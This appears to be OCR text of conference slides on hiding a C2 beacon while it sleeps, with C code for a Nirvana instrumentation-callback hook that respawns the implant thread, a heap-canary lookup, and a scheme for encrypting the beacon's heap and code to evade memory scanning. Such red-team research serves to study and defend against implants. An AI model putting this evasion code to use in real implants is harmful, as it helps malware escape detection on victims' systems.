
Restoring the thread context

- All the register of the saved thread context **must be relocated to ensure they don’t point on address related to the old stack**
- The *RIP* pointer must be modifier **to point on the *C2* Runtime instruction right after the Sleep** call
- The *RSP* pointer must be modified to point on the new stack
- *NtContinue* is called with this modified context

Save the context
> *Scheduling Thread reborn*

NirvanaHook


- Before killing the thread it is possible to register a *NirvanaHook*
- The hook will be called at every *SYSCALL* performed by the injected process
- When the time come, the hook will create a new thread and inject the new thread context and stack



```
SEC( text, B ) DWORD64 InstrumentationCHook(DWORD64 Function, DWORD64 ReturnValue){
    NirvanaSleep* sleep_info = find_info();
    DWORD64 result = ReturnValue;
    if (sleep_info->nirvana_recurse == 0){
        sleep_info->nirvana_recurse = 1;
        DWORD64 currentSystemTime = getEpoch();
        if(currentSystemTime - sleep_info->systemTime > sleep_info->sleepTime){
            HMODULE k32 = get_module_handle(DLL_KERNEL32, NULL);
            NT_DECL(CreateThread) = get_proc_address(k32, FCT_CREATETHREAD);
            DEBUG_NATIVE("[+] Waking up\n");
            InstallNirvana(NULL, sleep_info);
            DEBUG_NATIVE("[+] Starting new thread\n");
            win32_CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)awake, sleep_info, 0, NULL);
        }
        sleep_info->nirvana_recurse = 0;
    }
    return result;
}
```

Save the context
> Scheduling Thread reborn

DEMO



Azrael.exe (18524) Properties


TID	CPU	Cycles delta	Start address	Priority
2640			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
15324	12.41	2,764,709,558	Azrael.exe!ILT+915(mainCRTStartup)	Normal
16068		1,242,604	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
17572			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
18068			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
19312			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
19772			ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
20784		13,539	ntdll.dll!TpReleaseCleanupGroupMembers+0x450	Normal
21364			Azrael.exe+0x1087	Normal


/ **06** Memory management

Global variables
> Global variable is just an address in memory

Set a canary

- Create a **new section** with *VirtualAlloc*
- **Add a canary at the beginning** of the section, and write a pointer right after
- When awaking the thread, you can just **parse the memory looking for the canary** and retrieve your global variable





```
SEC( text, D ) NirvanaSleep* find_info(){
    PPEB peb = GetPEB();
    PVOID heap_address = peb->ProcessHeap;
    DWORD64 offset = 0;
    while(*(DWORD64*)((char*)heap_address + offset) != 0xdeadbeefcafecafe){
        offset += sizeof(DWORD64);
    }
    return (NirvanaSleep*)*(DWORD64*)((char*)heap_address + offset + sizeof(DWORD64));
}
```

Beacon encryption
> Heap and code

Problem occurring with beacon self encryption


- The code used to decrypt the beacon cannot be encrypted
- The heap used by the encryption runtime cannot be encrypted

The challenge

- Limiting as much as possible the beacon fingerprint in memory during the sleep while keeping the mandatory part accessible
- We have to pick and choose what can be encrypted

The heap

- This is the easiest, it is possible to simply create a new heap for the beacon and use the process heap for the decryption runtime
- Only the newly created heap will be ciphered in memory




Beacon encryption

> Heap and code

The code

- During the compile step, it is possible to act on the order of the function
- We can ask the compiler and linker to set the functions in specific blocks
  - *Bloc A : entry point*
  - *Bloc B : c2 runtime*
  - *Bloc C : decryption runtime*



Start encrypting

- Cause the functions will be stored in a specific block, it is possible to just cipher the *C2* runtime without touching the decryption runtime
- A "*canary*" function can be used to easily locate the offset of the block to cipher

"That's all Folks!"

PARIS

LONDRES

NEW YORK

HONG KONG

SINGAPOUR *

DUBAI *

SAO PAULO *

LUXEMBOURG

MADRID *

MILAN *

BRUXELLES

GENEVE

CASABLANCA

ISTANBUL *

LYON

MARSEILLE

NANTES

* Partenariats

WAVESTONE